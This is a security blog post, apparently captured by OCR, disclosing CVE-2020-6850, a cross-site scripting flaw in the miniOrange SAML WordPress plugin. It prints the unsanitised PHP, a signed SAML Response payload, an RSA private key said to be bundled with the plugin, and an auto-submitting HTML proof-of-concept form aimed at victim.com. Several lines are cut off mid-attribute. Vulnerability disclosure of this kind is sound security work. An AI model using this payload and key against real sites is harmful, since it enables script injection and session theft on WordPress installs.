JANUARY 28, 2020 BY ZEROAUTH

CVE-2020-6850 – miniOrange SAML WP Plugin before 4.8.84 is vulnerable to XSS via a specially crafted SAML XML Response

miniOrange SAML WordPress Plugin before 4.8.84 is vulnerable to a Cross Site Scripting attack via a specially crafted SAML XML Response.

This exploit works by passing a crafted SAMLResponse and RelayState variable to the wp-login page, where the plugin will take the SAML XML and process it.

This vulnerability exists in the "Destination" parameter of the <samlp:Response> element, when the Destination URL doesn't match what the server is set to it will print out the plain message:

Destination in response doesn't match the current URL. Destination is INJECTED_JAVASCRIPT_HERE, current URL is https://victim.com.


Vulnerable code:

```
if ($msgDestination !== NULL && $msgDestination !== $currentURL) {
echo sprintf('Destination in response doesn\'t match the current URL. Destination is "' .
$msgDestination . '", current URL is "' . $currentURL . '".');
exit;
}
```

The $msgDestination (Destination) does not get sanitized before output.

This vulnerability is tricky to execute however I'll outline all the steps involved, first you need a valid SAML Response XML with the injected payload.

```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="_8e8dc5
<saml:Issuer>http://idp.example.com/metadata.php</saml:Issuer>
<samlp:Status>
<samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>
<saml:Assertion xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xs="http://www.w3.org/2001/XMLSchema" ID="_d71a3a8e9f
<saml:Issuer>http://idp.example.com/metadata.php</saml:Issuer>
<saml:Subject>
<saml:NameID SPNameQualifier="http://sp.example.com/demo1/metadata.php" Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transie
<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2024-01-18T06:21:48Z" Recipient="http://sp.example.com/demo1/index.php?acs" InRespons
</saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2014-07-17T01:01:18Z" NotOnOrAfter="2024-01-18T06:21:48Z">
<saml:AudienceRestriction>
<saml:Audience>http://sp.example.com/demo1/metadata.php</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
<saml:AuthnStatement AuthnInstant="2014-07-17T01:01:48Z" SessionNotOnOrAfter="2024-07-17T09:01:48Z" SessionIndex="_be9967abd904dd
<saml:AuthnContext>
<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
<saml:AttributeStatement>
<saml:Attribute Name="uid" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
<saml:AttributeValue xsi:type="xs:string">test</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute Name="mail" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
<saml:AttributeValue xsi:type="xs:string">test@example.com</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```



However, our SAML XML needs to be signed with a x509 certificate and private key, otherwise we receive the following message:

"Error: Unable to find a certificate .

Please contact your administrator and report the following error:

Possible Cause: No signature found in SAML Response or Assertion. Please sign at least one of them.”

Using the tool overe here at: https://www.samltool.com/sign_response.php we can sign our SAML XML and get the plugin to continue to parse the XML until we hit the code that checks the Destination.

x509 cert (obtained from the sample XML):

```
MIICajCCAdOgAwIBAgIBADANBgkqhkiG9w0BAQ0FADBSMQswCQYDVQQGEwJ1czETMBEGA1UECAwKQ2FsaWZvcm5pYTEVMBMGA1UECgwMT25lbG9naW4gSW5jMRcwFQYDV(
```

Private Key (obtained from the miniOrange plugin)

```
MIIEwAIBADANBgkqhkiG9w0BAQEFAASCBKowggSmAgEAAoIBAgDfKqqnyGm+l32c
P3/J6EzYcdu2fBkf6PtxQOVRSNMU2DwJYvRW0TpvLbwdlOnU6bRfM6DpFFBCTITT
aNmjkxZlVOLbppldN9Xw0Eq0T8FROgEjIUSo7fn+xCDgZ/HvJUDgPJyu5SZ31Lw4
qv4M3wSgR7PiLwjioJup7X8fducQ3jYSK5xU4cwS0zZk8vjWils5qYd7HmszjVQv
+ogDsOehMVBsMyf/pYQn5yEdTKX4GIeBTrlN0Kdhr2l/Hl6PSSwJdFhm8UxiXP+3
tzX9fpMYE2N4CD/oEu3qaxnV7pG/bzUeEePtQV24inCZMp8OdLLzE+9gj1AUF1on
7F64S6Nf7QIDAQABAoIBAQIqa9WNAFmlJqbphtfyxSwkjrlKowPIQwhqVM9hIYtG
Pe7pYu2kwihqDTVMSKikS/fQjHM2m0DJdVCH5/TKbKE3Hax8BWj+LblUjCUL0Rh0
s6YfoIbzKEXsqVUELTjg56xFak/YMXNgQSNbpXOChoz3pStAwZlRbbFMeLtZcAyd
2yY+wxXMYCmgVgtJtpztFQlC1ZfyJ1sZ00jbI+cxNKV9iIa1FKix0jF9bTCTRC+p
x7p8eJYM5SORok18oV3YbeX8KgjficpS7l1ro6Wuw+Ax4afv8hOkBky3J23e9IPn
SrMAPzhcbvlKKCE780nmjEg5gEUhOuylQzm7xEOvemmRAoGBDxogB+gSoF7JxvZ4
7DukQiYz/paZe6kMdHdTDve5bDdVrnAxEoGkLulrsgM0GcL+TGVL1ILYeGm5Xtd6
SjSdzmRYzCp8v+JrnFA/kq2WwVuCFsLVTJithqMgkJc24lmlUfJWF0Lh+62T2u2S
3NzQVrQL3K+5Cag8g/T+8+5rhbSvAoGBDsb5VWgyNI7N/uDjjFkCSgt1/usPrqIt
zO5rmE8koPhGsfz4rbvMpgJIcYQtLAjW2mX+b9p5UJfZ6s62QHB8xu/zSc5Wft6l
cCSl5mcV4kF+2A0bmVApDNEr4v73II+6WWSCjaDaA/cv+b1Nb1XvJ5uyimLzO/sT
NzTxcXMJIhQjAoGBA9QGjJqKpjaBBbuS+adAwzf19DJu48b9jkR1PJUVXtZEFP0B
o4RTf0XWCAEB4wnn9quy5kLo5tU+FUmgCVF/M0OCsvaOOwIFb1F0XBU+4vL0bhqj
gVAupLOTXLPISOaansREiI7+xBLDKTsSAITFF0V6wE2XJViNRpIDUwh8Hx+nAoGB
A5WtAlTmaO2DdyLi0Db/YSrqks4+3aQl7CKiIy5/ujTAIYk2Yh6+hD7lh/QCaT4z
sIMxd7zN1QkhKd6/Q16GRlQK9oqBXQFxrISXYg77tgkhVhPH8CcL7joHpWcoV9PF
5s2FBgpRGMkr8C9Fy45TF46jfwKF8rTzcl77ewPm4UdlAoGAIEATvYtRLodUOUWG
0x7ECrX5R46wpr+sTq2ecQPyu+sYwQf4PA6Xk3SVqbknD53iZUkgfJr4pVAebT5w
3WIWK4x7b+prjzHFoJsebzIjg+hvg/BwX4lZUEwLU1OQuib6aqxLJcvWUFCKkVvD
aOzBg6Bwv/DlCmWoQ6oFnsAxiOI=
```

Once our payload is fully signed with the certs, we get the following:

```
<?xml version="1.0"?>
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="pfx8f0e
<saml:Issuer>http://idp.example.com/metadata.php</saml:Issuer><ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
<ds:SignedInfo><ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
<ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
<ds:Reference URI="#pfx8f0e023b-b7eb-6ded-6042-a3eb0e1e0f2f"><ds:Transforms><ds:Transform Algorithm="http://www.w3.org/2000/09/xm
<ds:KeyInfo><ds:X509Data><ds:X509Certificate>MIICajCCAdOgAwIBAgIBADANBgkqhkiG9w0BAQ0FADBSMQswCQYDVQQGEwJ1czETMBEGA1UECAwKQ2FsaWZv
<samlp:Status>
<samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>
<saml:Assertion xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xs="http://www.w3.org/2001/XMLSchema" ID="_d71a3a8e9f
<saml:Issuer>http://idp.example.com/metadata.php</saml:Issuer>
<saml:Subject>
<saml:NameID SPNameQualifier="http://sp.example.com/demo1/metadata.php" Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transie
<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2024-01-18T06:21:48Z" Recipient="http://sp.example.com/demo1/index.php?acs" InRespons
</saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2014-07-17T01:01:18Z" NotOnOrAfter="2024-01-18T06:21:48Z">
<saml:AudienceRestriction>
<saml:Audience>http://sp.example.com/demo1/metadata.php</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
<saml:AuthnStatement AuthnInstant="2014-07-17T01:01:48Z" SessionNotOnOrAfter="2024-07-17T09:01:48Z" SessionIndex="_be9967abd904dd
<saml:AuthnContext>
<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
<saml:AttributeStatement>
<saml:Attribute Name="uid" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
<saml:AttributeValue xsi:type="xs:string">test</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute Name="mail" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
```

```
<saml:AttributeValue xsi:type="xs:string">test@example.com</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```

Now, we need to post a base64 encoded version of this SAML Response XML to victim.com with the following proof of concept code:

poc.html 6.47 KI GitLab

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22

```
<html>
<head>
</head>
<body>
<div class="container">
    <form id="form" method="post" action="https://victim.com/">
        <div class="form-group">
            <label>SAMLReponse Payload</label>
            <input type="text" class="form-control" name="SAMLResponse" value="PD94bWwgdmVyc2lvbj0iMS4wIj8+CjxzYW1scDpSZXNwb25zZSB4bWxuczpzYW
        </div>
        <div class="form-group">
            <label>RelayState</label>
            <input type="text" class="form-control" name="RelayState" value="testValidate">
        </div>
            <button type="submit" class="btn btn-primary">submit</button>
        </div>
    </form>
    <script>
        document.getElementById('form').submit();
    </script>
</div>
</body>
```

WORDPRESS PLUGINS, XSS